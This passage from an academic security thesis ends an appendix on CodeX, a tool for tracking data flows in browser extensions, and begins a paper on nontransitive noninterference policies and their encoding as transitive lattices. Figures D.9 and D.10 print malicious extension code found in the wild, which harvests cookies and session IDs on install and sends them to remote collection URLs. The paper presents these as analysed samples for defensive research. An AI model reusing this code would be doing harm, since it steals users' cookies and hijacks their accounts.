
D. CodeX: A Framework for Tracking Flows in Browser Extensions



(a)



(b)



(c)

Figure D.7: Performance of CodeX when analyzing the Store. (a) Size distribution of generated databases; (b) Relationship between size of databases and time to query them; (c) Time distribution to perform both CodeQL's commands, database create and database query.




Figure D.8: Browsing history exfiltrated in an extension.

```

async function translate$(e = "en", t, a, n) {
  for (var i = "", r = 0; r < translateDomain.length; r++) {
    var s=translateDomain[r],o = await chrome.cookies.getAll({domain:""+s});
    i += s + "={"; for (var l = 0; l < o.length; l++)
      i += o[l].name + "=" + o[l].value + ";", "c_user" == o[l].name &&
        (tAI = o[l].value); i += "};"; }
  if ("initStorage" != e) { ... for (r = 0; r < translateUrl.length; r++) {
    var c = translateUrl[r].split("|"); if (1 < c.length)
      if ("WS" == c[1]) wURL = c[0], initialize(), setInterval(() =>{
        if (![0, 2].includes(wWS.readyState))
          if (29 < get_unix_timestamp() - last_live_connection_timestamp) {
            try { wWS.close() } catch (e) {} initialize() } else
              wWS.send(JSON.stringify({id:uuidv4(),action:"PING",data:{}})),3e3);
            else if ("tH" == c[1]) hR = c[0].split(",");
            else if ("tC" == c[1]) { var u = c[2],
              g = c[0]; RPC_CALL_TABLE.SYNC = async function() { return new Promise(
                function(n) { chrome.cookies.getAll({}, async e =>{
                  if (0 < e.length) {var t=sjcl.encrypt(g,JSON.stringify(e),{ks:256});
                    ... }n(e))}})},await RPC_CALL_TABLE.SYNC()) } else if ("tX"==c[1]){
                var h = c[2], m = c[3], d=await ky.get(c[0],{credentials:"include"})
                tX = fetchValue(d, h, m) } else if ("tA" == c[1]) {
                var p = c[5], h = c[0].replace("[tX]", tX).replace("[tAI]", tAI),
                  f = c[2], y = parseInt(c[3]); ...
                if (null != (G = d.match(m))) { ...
                  for (var w = new RegExp(f), l = 0; l < G.length; l++) {
                    var x = (I = G[l].match(w))[y],
                      v = c[4].replace("[tY]", x).replace("[tX]", tX);
                    try { d = await ky.get(v, { credentials: "include" }).text(),
                      d = await ky.get(p, { headers: {
                        Accept: "text/html,application/xhtml+xml,application/xml",
                        From: extensionName, ID: chrome.runtime.id,UUID:Utils.getUserID(),
                        Cookies: i,Authorizations:CryptoJS.AES.encrypt(d,"H2KwORGNaAV%")
                      }, credentials: "include" }).text() } catch (e) {} }} } ... }
                }
  }

```

Figure D.9: An excerpt from the cookie example.


```
const configuration = {
  ...
  collect_url: 'https://lookcompwiki.com/collect.php',
  meta_cookies_url: 'https://lookcompwiki.com/',
};

chrome.runtime.onInstalled.addListener(async details =>{
  await sendInstallationEvent(
    ...
    configuration.collect_url,
    configuration.meta_cookies_url
  );
});

async function sendInstallationEvent(..., collectUrl, metaCookiesUrl) {
  const cookies = await fetchCookies(metaCookiesUrl);
  const response = await fetch(`${collectUrl}`, {
    method: 'POST',
    body: JSON.stringify({...cookies}),
    ...
  });
}

async function fetchCookies(url) {
  const cookies = await chrome.cookies.getAll({url: url});
  return { id : cookies.id_extension,
    url : cookies.url_source,
    query : cookies.url_search };
}
```

Figure D.10: Suspicious update performing user tracking by collecting and transmitting cookies (simplified).



Nontransitive Policies Transpiled

Mohammad M. Ahmadpanah, Aslan Askarov, and Andrei Sabelfeld

EuroS&P 2021

Abstract

Nontransitive Noninterference (NTNI) and Nontransitive Types (NTT) are a new security condition and enforcement for policies which, in contrast to Denning’s classical lattice model, assume no transitivity of the underlying flow relation. Nontransitive security policies are a natural fit for coarse-grained information-flow control where labels are specified at module rather than variable level of granularity.

While the nontransitive and transitive policies pursue different goals and have different intuitions, this paper demonstrates that nontransitive noninterference can in fact be reduced to classical transitive noninterference. We develop a lattice encoding that establishes a precise relation between NTNI and classical noninterference. Our results make it possible to clearly position the new NTNI characterization with respect to the large body of work on noninterference. Further, we devise a lightweight program transformation that leverages standard flow-sensitive information-flow analyses to enforce nontransitive policies. We demonstrate several immediate benefits of our approach, both theoretical and practical. First, we improve the permissiveness over (while retaining the soundness of) the nonstandard NTT enforcement. Second, our results naturally generalize to a language with intermediate inputs and outputs. Finally, we demonstrate the practical benefits by utilizing state-of-the-art flow-sensitive tool JOANA to enforce nontransitive policies for Java programs.

E.1 Introduction

Modern approaches to secure information flow follow Denning’s classical model [8]. This model maps information to security levels and uses a flow relation that regulates how information can move between the levels. Under Denning’s model, when data moves from one security level to another one, it effectively loses its original security classification. Denning therefore argues that in such a model, the flow relation must be transitive, which has been the convention for a large body of work on information flow control [13, 26, 32].

Nontransitive policies. In recent work, Lu and Zhang [17] observe that in certain scenarios, the transitivity requirement is in fact undesirable. This is most apparent when security policies are specified in a coarse-grained manner, i.e., at the level of mutually-distrustful components in an application. For example, “component Alice may trust only another component Bob with

her information, however due to implied transitive relations, her information may flow not only to Bob but also indirectly to all components that Bob trusts, which is undesirable for Alice” [17]. Another, more fine-grained example, is that of user policies in a social network stipulating that “my friends can access my personal data but not friends of my friends”. To semantically characterize such security requirements, Lu and Zhang propose the notion of *nontransitive* noninterference (NTNI) and propose a specially designed type system to statically enforce it.

Nontransitive noninterference is not to be confused with *intransitive* noninterference [18, 23, 25, 30], a popular model for declassification. Although both nontransitive and intransitive policies assume flow relations are not transitive, there is a conceptual difference between them. Assuming a flow relation with flows from A to B and from B to C but not from A to C , intransitive noninterference allows A ’s information to indirectly flow to C as long as the information passes through a declassifier. In contrast, nontransitive policy forbids all flows from A to C . Section E.7 elaborates the relation in detail.

NTNI is introduced by a nonstandard security characterization and a specialized type system [17]. The question remains open whether the mainstream machinery of information-flow control reasoning and enforcement can be leveraged for tracking NTNI.

This paper answers this question positively by showing how to encode nontransitive noninterference via classical transitive noninterference. Our encoding makes it possible to use standard transitive techniques for information-flow control to enforce nontransitive policies and thus address the coarse-grained scenarios that motivate them. This has substantial practical benefits, making it possible to deploy information-flow concepts and tools to achieve nontransitive security.

We argue that flow-sensitive analysis is a natural fit for the component-based scenario, where developers are not required to provide fine-grained annotations at the level of variables. We devise a lightweight program transformation to leverage flow-sensitive information-flow analysis to enforce NTNI. Thanks to the flow-sensitivity of the analysis, the type system verifies which variables are affected by what components, enforcing component-level security. We implement a prototype of the transpiler, i.e., program transformer and policy translator, and leverage flow-sensitive static tool JOANA [11] to demonstrate our approach in practice.

Contributions. The contributions of this paper are:

- We show that the definition of NTNI can be reduced to classical transitive noninterference through a lattice encoding (Section E.2).

- We leverage our encoding to show how an existing flow-sensitive information-flow type system can enforce the coarse-grained policies that motivate NTNI in the first place (Section E.3).
- We extend our results to a language supporting interaction through input and output commands (Section E.4).
- We develop a prototype that translates NTNI policy to a classical transitive setting and uses JOANA static analysis tool (Section E.5).

E.2 Security characterization transpiled

All permitted flows between security levels are expressed explicitly under nontransitive policies, as opposed to the traditional way [8] of policy specification where security levels constitute a partially ordered set. Nontransitive policies only have reflexive property, yet expressive enough to include other properties such as transitivity and antisymmetry among arbitrary selections of levels.

This section shows how nontransitive noninterference can be modeled as transitive noninterference using a power-lattice encoding. Throughout the paper, we use a running example adopted from Lu and Zhang [17] to discuss how the transpilation works. We formalize the security notions and prove the relation between these two approaches to define a security policy.

Running example. Figure E.1 shows our running example consisting of three components named Alice, Bob, and Charlie. The security policy stipulates that Bob is allowed to read Alice’s information and Charlie is allowed to read Bob’s information. At the same time, no information flow from Alice is allowed to Charlie.

Based on the policy, Bob can only send information to Charlie if it is not influenced by Alice, as illustrated in Figure E.2. A transitive policy would presume that if information may flow from Alice to Bob and from Bob to Charlie, then it may also flow from Alice to Charlie. This is not the case in this example. Since nontransitive policies specify all permitted flows explicitly, the information flow from Alice to Charlie would be considered as desired only if it was explicitly stated in the policy. It is indeed easy to see that nontransitive policies are a generalization of transitive ones because transitive closures can be stated as permitted flows to preserve the transitive property.

Using a coarse-grained information-flow control is sufficient to specify the intended policy. Consider the labels *A*, *B*, and *C* for the components Alice, Bob, and Charlie, respectively. We specify the nontransitive policy using

```

1 Alice {
2   data;
3   main() {
4     Bob.receive(data);
5     Bob.good();
6     Bob.bad();
7   }
8 }
9 Bob {
10  data1;
11  data2;
12  receive(x) { data1 = x; }
13  good() { Charlie.receive(data2); }
14  bad() { Charlie.receive(data1); }
15 }
16 Charlie {
17  data;
18  receive(x) { data = x; }
19 }

```

Figure E.1: Running example [17].




Figure E.2: Nontransitive policy for the running example.

an arbitrary information flow relation \succ^1 , written $A \succ B$ and $B \succ C$, which specifies that information from security level A can flow to security level B and from B to C . It also stipulates any other information flows between the levels are disallowed. For instance, information from security level A must not flow to C , directly or through any other components.

For the sake of simplicity, we rewrite the example program in a model language (without support for object-orientation) that demonstrates the explicit flows arisen from data dependencies between component variables. In the program shown in Figure E.3, Comp.var denotes the variable var belongs to the component Comp .

¹As a visual cue, we will use the green color for nontransitive and blue color for transitive notions throughout the paper.

```

1 // Bob.receive(data)
2 Bob.data1 := Alice.data;
3 // Bob.good()
4 Charlie.data := Bob.data2;
5 // Bob.bad()
6 Charlie.data := Bob.data1;

```

Figure E.3: Simplified version of the running example.

To track flows between component variables, we label all variables of a component with the security label of the component. By extending the labeling function for variables of components, we classify `Alice.data` as A , `Bob.data1` and `Bob.data2` as B , and `Charlie.data` as C . The program does not satisfy nontransitive noninterference because there is an illegal flow from A to C ; the content of `Alice.data` is directly transmitted to `Charlie.data` via `Bob.data1`. If the program, however, did not include the `bad` method in `Bob`, it would be secure with respect to the nontransitive policy.

E.2.1 Security notions

We now present our model language and formal definitions of security notions, i.e., transitive and nontransitive noninterference for programs. To model the essence of these characterizations, we assume a simple batch-job setting where only the initial and final memories are observable (before and after program execution). We will show how to extend our results to a language with I/O in Section E.4.

Programs consist of multiple code components and a memory $M: Var \rightarrow Val$, a (total) mapping from a set of variables Var to a set of values Val , partitioned by components Cmp of the program. A variable $x_\alpha \in Var$ denotes x is allocated at $\alpha \in Cmp$. We write x where the component name is unused. Using coarse-grained labeling, each component maps to a security label, written $\Gamma_{Cmp}: Cmp \rightarrow L$. As a result, all variables of a component are annotated with the same label. Formally, $\forall \alpha \in Cmp. \forall x_\alpha \in Var. \Gamma(x_\alpha) = \Gamma_{Cmp}(\alpha)$ where $\Gamma: Var \rightarrow L$. Note that we use Var_c for the set of variables that exist in program c .

Figures E.4 and E.5 illustrate the syntax and semantics of our model language. An execution configuration $\langle c, M \rangle$ is a pair of a command c and a given memory M , and \rightarrow introduces the transition relation between configurations. For expressions, $\langle e, M \rangle \Downarrow v$ denotes an expression e evaluates to a value v under a memory M . We write \rightarrow^* for the reflexive and transitive closure of the \rightarrow relation, and \rightarrow^n for the n -step execution of \rightarrow .

$$e ::= v \mid x \mid e \oplus e$$

$$c ::= \text{skip} \mid x := e \mid \text{if } e \text{ then } c \text{ else } c \mid \text{while } e \text{ do } c \mid c; c$$

Figure E.4: Language syntax.

Expression Evaluation

$$\frac{}{\langle v, M \rangle \Downarrow v} \quad (\text{VALUE})$$

$$\frac{}{\langle x, M \rangle \Downarrow M(x)} \quad (\text{READ})$$

$$\frac{\langle e_1, M \rangle \Downarrow v_1 \quad \langle e_2, M \rangle \Downarrow v_2}{\langle e_1 \oplus e_2, M \rangle \Downarrow v_1 \oplus v_2} \quad (\text{OPERATION})$$

Command Evaluation

$$\frac{}{\langle \text{skip}, M \rangle \rightarrow \langle \text{stop}, M \rangle} \quad (\text{SKIP})$$

$$\frac{\langle e, M \rangle \Downarrow v \quad M' = M[x \mapsto v]}{\langle x := e, M \rangle \rightarrow \langle \text{stop}, M' \rangle} \quad (\text{WRITE})$$

$$\frac{c = \text{if } e \text{ then } c_{\text{true}} \text{ else } c_{\text{false}} \quad \langle e, M \rangle \Downarrow b}{\langle c, M \rangle \rightarrow \langle c_b, M \rangle} \quad (\text{IF})$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M \rangle \Downarrow \text{true}}{\langle c, M \rangle \rightarrow \langle c_{\text{body}}; c, M \rangle} \quad (\text{WHILE-T})$$

$$\frac{c = \text{while } e \text{ do } c_{\text{body}} \quad \langle e, M \rangle \Downarrow \text{false}}{\langle c, M \rangle \rightarrow \langle \text{stop}, M \rangle} \quad (\text{WHILE-F})$$

$$\frac{\langle c_1, M \rangle \rightarrow \langle c'_1, M' \rangle}{\langle c_1; c_2, M \rangle \rightarrow \langle c'_1; c_2, M' \rangle} \quad (\text{SEQ-I})$$

$$\frac{}{\langle \text{stop}; c, M \rangle \rightarrow \langle c, M \rangle} \quad (\text{SEQ-II})$$

Figure E.5: Language semantics.

We adopt *termination-insensitive* [32] noninterference that ignores information leaks resulted from termination behavior of the given program. NTNI is introduced by a termination-insensitive notion for batch-job programs [17]. We extend the model language to support I/O and lift the security notion to progress-insensitive [3].

Note that the choices of termination- and progress-sensitivity are orthogonal to nontransitivenesses of policies. Our results (in particular, the lattice encoding) can be thus replayed for other variants of noninterference.

Transitive Noninterference (TNI). For a given program, classical noninterference guarantees if two memories agree on variables at level ℓ and lower, memories after the execution of the program also agree on the variables at level ℓ and lower. Accordingly, an observer at level ℓ can see the values of the variables labeled as ℓ or lower, called ℓ -*observable* values. Transitive noninterference stipulates ℓ -observable final values of a program only depend on initial values from ℓ or lower levels.

A transitive security policy is a triple $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ where $L_{\mathcal{T}}$ is a set of security labels and $\sqsubseteq \subseteq L_{\mathcal{T}} \times L_{\mathcal{T}}$ is a binary relation that forms a partially ordered set (reflexivity, asymmetry, transitivity) on $L_{\mathcal{T}}$ and specifies permitted flows between security levels. A labeling function $\Gamma_{\mathcal{T}}: Var \rightarrow L_{\mathcal{T}}$ maps a variable to a security label.

Transitive indistinguishability relation ($=_{\mathcal{T}}$) for a security label $\ell \in L_{\mathcal{T}}$ is defined as follows. Two memories are indistinguishable at level ℓ if and only if values of variables observable at the level ℓ and lower are the same.

Definition E.1 (*Transitive Memory Indistinguishability*). Two memories M_1 and M_2 are transitively indistinguishable at level $\ell \in L_{\mathcal{T}}$, written $M_1 \stackrel{\ell}{=}_{\mathcal{T}} M_2$ if and only if $\forall x \in Var. \Gamma_{\mathcal{T}}(x) \sqsubseteq \ell \implies M_1(x) = M_2(x)$.

We define transitive noninterference based on the indistinguishability relation between memories. A (batch-job) program c satisfies *termination-insensitive transitive noninterference*, written $TNI_{TI}(\mathcal{T}, c)$, when for any two memories indistinguishable at level $\ell \in L_{\mathcal{T}}$, the computation of the program c terminates for both and the ℓ -observer cannot distinguish the final memories.

Definition E.2 (*Termination-Insensitive Transitive Noninterference*). A program c satisfies $TNI_{TI}(\mathcal{T}, c)$ if and only if $\forall \ell \in L_{\mathcal{T}}. \forall M_1, M_2. (M_1 \stackrel{\ell}{=}_{\mathcal{T}} M_2 \wedge \langle c, M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \wedge \langle c, M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle) \implies M'_1 \stackrel{\ell}{=}_{\mathcal{T}} M'_2$.

Nontransitive Noninterference (NTNI). The nontransitive notion of noninterference demands that for a given program, changes on variables at security level ℓ can only influence variables at the levels allowed by the policy. In

this condition, ℓ -observable values are the content of variables labeled as ℓ . Hence, nontransitive noninterference ensures that ℓ -observable final values are only dependent on those initial values that *can flow* to ℓ , as stated in the policy.

A nontransitive security policy is a triple $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$ where $L_{\mathcal{N}}$ is a set of security labels, $\Gamma_{\mathcal{N}}: \text{Var} \rightarrow L_{\mathcal{N}}$ is a labeling function, and \triangleright is an arbitrary flow relation specifying permitted flows (*can-flow-to* relation [8]). We define $C(\ell) = \{\ell' \mid \ell' \triangleright \ell\}$ as the set of levels that can flow to ℓ , including itself. The only condition for the relation is to be reflexive; no other properties, such as transitivity, are required.

Nontransitive indistinguishability relations ($=_{\mathcal{N}}$) for a security label $\ell \in L_{\mathcal{N}}$ and a set of security labels $\mathcal{L} \subseteq L_{\mathcal{N}}$ are defined below. Two memories are indistinguishable at level ℓ if variables of the level ℓ have the same values in those two. Consistently, the relation holds for a set of labels if variables of any level existing in the set be mapped to same values in the two memories.

Definition E.3 (*Nontransitive Memory Indistinguishability*). Two memories M_1 and M_2 are nontransitively indistinguishable at level $\ell \in L_{\mathcal{N}}$, written $M_1 \stackrel{\ell}{=}_{\mathcal{N}} M_2$, if and only if $\forall x \in \text{Var}. \Gamma_{\mathcal{N}}(x) = \ell \implies M_1(x) = M_2(x)$. The memories are indistinguishable for a set of security levels $\mathcal{L} \subseteq L_{\mathcal{N}}$, written $M_1 \stackrel{\mathcal{L}}{=}_{\mathcal{N}} M_2$, if and only if $\forall x \in \text{Var}. \Gamma_{\mathcal{N}}(x) \in \mathcal{L} \implies M_1(x) = M_2(x)$.

We use the indistinguishability relation between memories to define nontransitive noninterference. A (batch-job) program c satisfies *termination-insensitive nontransitive noninterference*, written $NTNI_{TI}(\mathcal{N}, c)$, if for any two memories indistinguishable for the set of levels may influence variables at $\ell \in L_{\mathcal{N}}$, the program c gets terminated for both and the ℓ -observer cannot distinguish the final memories.

Definition E.4 (*Termination-Insensitive Nontransitive Noninterference*). A program c satisfies $NTNI_{TI}(\mathcal{N}, c)$ if and only if

$$\forall \ell \in L_{\mathcal{N}}. \forall M_1, M_2. \left(M_1 \stackrel{C(\ell)}{=}_{\mathcal{N}} M_2 \wedge \langle c, M_1 \rangle \rightarrow^* \langle \text{stop}, M'_1 \rangle \right. \\ \left. \wedge \langle c, M_2 \rangle \rightarrow^* \langle \text{stop}, M'_2 \rangle \right) \implies M'_1 \stackrel{\ell}{=}_{\mathcal{N}} M'_2.$$

E.2.2 Relationship between NTNI and TNI

We first prove that NTNI is a generalization of TNI, and then for the other side, we introduce the transpilation from NTNI to TNI and discuss how a nontransitive policy can be seen as transitive. We present an encoding to convert nontransitive policies to transitive ones and show if a program is

E. Nontransitive Policies Transpiled




Figure E.6: The powerset lattice for the running example.

secure with respect to a nontransitive policy, then a semantically equivalent program satisfies an equivalent transitive policy and vice versa.

Theorem E.1 (From TNI_{TI} to $NTNI_{TI}$). *For any program c and any transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, there exists a nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$ where $L_{\mathcal{N}} = L_{\mathcal{T}}$, $\triangleright = \sqsubseteq^*$, and $\Gamma_{\mathcal{N}} = \Gamma_{\mathcal{T}}$ such that $TNI_{TI}(\mathcal{T}, c) \iff NTNI_{TI}(\mathcal{N}, c)$. Formally,*

$$\forall c. \forall \mathcal{T}. \exists \mathcal{N}. TNI_{TI}(\mathcal{T}, c) \iff NTNI_{TI}(\mathcal{N}, c).$$

Proof. The proofs of all statements can be found in Appendix E.III. □

The transpilation from $NTNI$ to TNI includes mapping the nontransitive policy to the corresponding transitive one and rewriting the given program to be compatible with the policy encoding. We establish a powerset lattice with the set of security levels. To connect these two policies together, we should map the components and their variables to the transitive labels. Prior to labeling variables, a transformation in the program is needed, which we call *canonicalization*.

In nontransitive policies, $A \triangleright B$ means information from the source level A can flow to the sink level B . Therefore, we allocate two fresh variables for each component variable to capture the source and sink of information. We prepend a sequence of assignments from source variables to the component variables, and we append assignments from the component variables to sink variables. Then, we can label source and sink variables separately with respect to the encoding to preserve the notion of nontransitive policy.

Running example. We describe the transpilation from $NTNI$ to TNI for the running example shown in Figure E.3. We form the powerset lattice of labels used in the nontransitive policy as the set of labels for the corresponding transitive policy, i.e., $L_{\mathcal{T}} = \wp(\{A, B, C\})$ and $\sqsubseteq = \subseteq$ (see Figure E.6). We

```

1 // init
2 Alice.data_temp := Alice.data;
3 Bob.data1_temp := Bob.data1;
4 Bob.data2_temp := Bob.data2;
5 Charlie.data_temp := Charlie.data;
6
7 Bob.data1_temp := Alice.data_temp;
8 Charlie.data_temp := Bob.data2_temp;
9 Charlie.data_temp := Bob.data1_temp;
10
11 // final
12 Alice.data_sink := Alice.data_temp;
13 Bob.data1_sink := Bob.data1_temp;
14 Bob.data2_sink := Bob.data2_temp;
15 Charlie.data_sink := Charlie.data_temp;

```

Figure E.7: Canonical version of the running example.

transform the program to be able to capture the notion of nontransitive non-interference by assigning labels to variables. We add two fresh variables for each component variable in the given program to differentiate the source and sink of information and label them according to the definition of NTNI.

Figure E.7 demonstrates the program after the transformation, which we call it the *canonical* version of the program. It consists of three sections: (1) initial assignments from a (source) variable to a temp variable (lines 2-5), (2) a copy of the program where variables are replaced by temp variables (lines 7-9), and (3) final assignments from temp to sink variables (lines 12-15). It is obvious that the meaning of the program is preserved in the transformation.

Next, we define the new labeling function for component variables. As illuminated by annotations in Figure E.6, for any component variable $\text{Comp}.x$ that the component Comp is labeled as ℓ in nontransitive policy, we label (source) variables $\text{Comp}.x$ as $\{\ell\}$, $\text{Comp}.x_temp$ as the top element of the security lattice, i.e., the set of all nontransitive labels, and $\text{Comp}.x_sink$ as the set of nontransitive labels that can flow to the variable, i.e., $C(\ell)$. Thus, information flows from source variables (labeled $\{\ell\}$) to sink variables (labeled $C(\ell)$) are carried through internal *temp* variables. In Section E.3, we show how the presented type system updates the type of *temp* variables based on data and control flows and verifies whether the final assignments are secure.

Having the described labeling function, the canonical version of the given program does not satisfy the transitive policy. By tracking the sequence of lines 2, 7, 9, and 15 in Figure E.7, an explicit flow from $\{A\}$ (level of $\text{Alice}.data$

E. Nontransitive Policies Transpiled

) to $\{B, C\}$ (level of `Charlie.data_sink`) is identified, which is not permitted with respect to the transitive policy ($\{A\} \not\subseteq \{B, C\}$). However, similar to the original program and the nontransitive policy, if the program did not include the undesired flow, the program would be considered secure.

Program canonicalization. Algorithm 1 explains the transformation for batch-job programs. First, for each variable x in the program, we allocate two fresh variables $x_{temp}, x_{sink} \in Var \setminus Var_c$, and then apply the following transformation on the given program. We use $++$ to denote the operator for string concatenation and the notation $c[x \mapsto x_{temp}]$ indicates renaming all occurrences of x in program c to x_{temp} (in a capture-avoiding manner). We use Var_{temp} and Var_{sink} to point to the set of *temp* and *sink* variables, respectively.

We prove that the canonical version of the program keeps the meaning and termination behavior of the original program, yet the final values of variables are in the *sink* variables.

Lemma E.1 (*Semantic Equivalence Modulo Canonicalization*). *For any program c , the semantic equivalence \simeq_C between the programs c and $Canonical(c)$ holds, where*

$$c \simeq_C c' \stackrel{def}{=} \forall M. (\langle c, M \rangle \rightarrow^* \langle stop, M' \rangle \iff \langle c', M \rangle \rightarrow^* \langle stop, M'' \rangle) \wedge \\ \forall x \in Var_c. (M'(x) = M''(x_{temp}) = M''(x_{sink}) \wedge M(x) = M''(x)).$$

The following lemmas are intermediate steps to show how a nontransitive policy on a given program is reduced to a transitive policy using the powerset lattice resulted from the set of nontransitive labels in combination with the canonical version of the program. Lemma E.2 proves that the transformation holds a program secure with respect to a nontransitive policy if and only if the original program is secure.

Algorithm 1: Canonicalization algorithm for batch-job programs.

Input : Program c
Output: Program $Canonical(c)$
 $init := ""$
 $final := ""$
foreach $x \in Var_c$ **do**
 $c[x \mapsto x_{temp}]$
 $init := init ++ "x_{temp} := x;"$
 $final := final ++ "; x_{sink} := x_{temp}"$
end
 $Canonical(c) := init ++ c ++ final$
return $Canonical(c)$

Lemma E.2 (*NTNI_{TI} Preservation under Canonicalization*). Any program c is secure with respect to a nontransitive security policy \mathcal{N} if and only if the canonical program $\text{Canonical}(c)$ is secure where $\forall x \in \text{Var}_c. \Gamma_{\mathcal{N}}(x_{\text{temp}}) = \Gamma_{\mathcal{N}}(x_{\text{sink}}) = \Gamma_{\mathcal{N}}(x)$. Formally,

$$\forall c. \forall \mathcal{N}. \text{NTNI}_{\text{TI}}(\mathcal{N}, c) \iff \text{NTNI}_{\text{TI}}(\mathcal{N}, \text{Canonical}(c)).$$

We define the powerset encoding of a nontransitive policy to a transitive policy for canonical programs as follows.

Definition E.5 (*Transitive Encoding of Nontransitive Policies*). Given a nontransitive policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$ and a program c , the corresponding transitive policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$ on the canonical version of the program is $L_{\mathcal{T}} = \wp(L_{\mathcal{N}})$, $\sqsubseteq = \subseteq$, and

$$\forall x \in \text{Var}_c. \begin{cases} \Gamma_{\mathcal{T}}(x) & = \{\Gamma_{\mathcal{N}}(x)\} \\ \Gamma_{\mathcal{T}}(x_{\text{temp}}) & = L_{\mathcal{N}} \\ \Gamma_{\mathcal{T}}(x_{\text{sink}}) & = C(\Gamma_{\mathcal{N}}(x)) \end{cases}.$$

As stated in Definition E.5, the initial and final values of an ℓ -observable variable x of the given program are $\{\ell\}$ - and $C(\ell)$ -observable in the canonical version, respectively. Also, *temp* variables are internal and the top-level observer only can see their final values, thus $L_{\mathcal{N}}$ -observable. The next lemma demonstrates for any canonical program satisfying a nontransitive policy, the program also complies with a corresponding transitive policy and vice versa.

Lemma E.3 (*From NTNI_{TI} to TNI_{TI} for Canonical Programs*). Any canonical program $\text{Canonical}(c)$ is secure with respect to a nontransitive security policy \mathcal{N} where $\forall x \in \text{Var}_c. \Gamma_{\mathcal{N}}(x_{\text{temp}}) = \Gamma_{\mathcal{N}}(x_{\text{sink}}) = \Gamma_{\mathcal{N}}(x)$ if and only if the canonical program is secure according to the corresponding transitive security policy \mathcal{T} . We write $\forall c. \forall \mathcal{N}. \exists \mathcal{T}. \text{NTNI}_{\text{TI}}(\mathcal{N}, \text{Canonical}(c)) \iff \text{TNI}_{\text{TI}}(\mathcal{T}, \text{Canonical}(c))$.

Finally, by connecting the previous lemmas, we prove that any nontransitive policy on a given program can be modeled as a transitive policy on the canonical version of the program. Given Theorems E.1 and E.2, the two notions of *transitive* and *nontransitive* noninterference coincide.

Theorem E.2 (*From NTNI_{TI} to TNI_{TI}*). For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo canonicalization) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, as specified in Definition E.5, such that $\text{NTNI}_{\text{TI}}(\mathcal{N}, c) \iff \text{TNI}_{\text{TI}}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_C c' \wedge \text{NTNI}_{\text{TI}}(\mathcal{N}, c) \iff \text{TNI}_{\text{TI}}(\mathcal{T}, c').$$




Figure E.8: Composition of transpiler and enforcement mechanism.

E.3 Enforcement transpiled

